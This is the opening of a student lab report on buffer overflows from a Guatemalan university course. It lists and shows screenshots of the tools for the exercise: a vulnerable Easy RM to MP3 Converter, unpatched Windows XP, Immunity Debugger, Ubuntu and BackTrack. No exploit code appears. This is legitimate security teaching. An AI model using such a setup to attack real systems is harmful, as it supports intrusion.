

UNIVERSIDAD RAFAEL LANDIVAR

MICROPROGRAMACIÓN

PROYECTO DE APLICACIÓN 1



BUFFER OVERFLOW



JULIO ANTHONY ENGELS RUIZ COTO - 1284719
EDDIE ALEJANDRO GIRON CARRANZA - 1307419

GUATEMALA 21 OCTUBRE 2022

HERRAMIENTAS

Easy RM to MP3 Converter

The screenshot shows the Softonic website interface. At the top, there's a search bar with the placeholder "Search for apps, articles..." and a magnifying glass icon. Below the search bar are navigation links for "Apps", "Games", and "Articles". A sidebar on the left contains an advertisement for "Unlock iPhone without Password" by Tenorshare, with a "Download" button. The main content area features the product "Easy RM to MP3 Converter" for Windows. It includes a green "Download for Windows" button, an orange "Buy now" button, and a small thumbnail image of the software's user interface. To the right of the download buttons is a section titled "App specs" listing details like "License: Trial version", "Version: 2.7.3.700", "Platform: Windows", and "OS: OS". On the far right, there are "Recommended videos" and "Powered by AnyClip".

Windos XP Profesional (No Service Pack)

The screenshot shows the Internet Archive page for "Windows XP Professional (No Service Pack)". The page title is "Windows XP Professional (No Service Pack)" by Microsoft. Key details listed include: Publication date - 2001-10-25; Usage - Attribution-NoDerivatives 4.0 International; Topics - windows xp, windows xp pro, windows xp professional, windows xp professional, windows xp no service pack; Language - English. The page also lists Addenddate (2020-03-23), Identifier (win_xp_pro), and Scanner (Internet Archive HTML5 Uploader 1.6.4). On the right side, there are statistics: 4,919 Views, 10 Favorites, and 9 Reviews. Below that are download options for ISO IMAGE (2 files) and TORRENT (1 file), and a link to SHOW ALL (7 Files, 7 Original). A "IN COLLECTIONS" section shows "CD-ROM Images" and "The Vintage Software Collection".

Archivos de Windows XP Pro

INTERNET ARCHIVE WEB BOOKS VIDEO AUDIO SOFTWARE IMAGES

SIGN UP | LOG IN UPLOAD Search

ABOUT BLOG PROJECTS HELP DONATE CONTACT JOBS VOLUNTEER PEOPLE

Files for win_xp_pro

Name	Last modified	Size
Go to parent directory		
en_office_xp_professional_cd_x10-29102.iso (View Contents)	23-Mar-2020 00:35	316.0M
win_xp_pro.iso (View Contents)	23-Mar-2020 00:33	488.6M
win_xp_pro_archive.torrent	31-Jul-2022 06:54	33.2K
win_xp_pro_files.xml	31-Jul-2022 06:54	2.0K
win_xp_pro_meta.sqlite	23-Mar-2020 00:36	15.0K
win_xp_pro_meta.xml	20-Dec-2020 02:17	1.1K
win_xp_pro_reviews.xml	31-Jul-2022 06:53	3.8K


Verificación de Windows XP sin Service Pack




Instalación de Immunity Debugger

The screenshot shows the Immunity Debugger interface. At the top, there's a navigation bar with links like 'RESOURCES', 'RESELLERS', 'PARTNERS', 'CAREERS', 'CLIENT LOGIN', and 'CONTACT'. Below the navigation bar, there are tabs for 'COMPANY', 'SERVICES', and 'PRODUCTS'. A red banner across the middle says 'The best of both worlds' and 'GUI and Command line'. The main area displays assembly code in a text editor-like window. To the right, there's a register dump window showing CPU registers like EIP, EBP, ESI, EDI, and EFL. The bottom left shows a sidebar titled 'IMMUNITY DEBUGGER' with sections for 'Debugger Overview' and 'Job Ads in Debugger'. The bottom right features a large 'DEBUGGER' logo.

Instalación de UBUNTU 22.04.1 Desktop




Instalación de Back|Track 5 r3

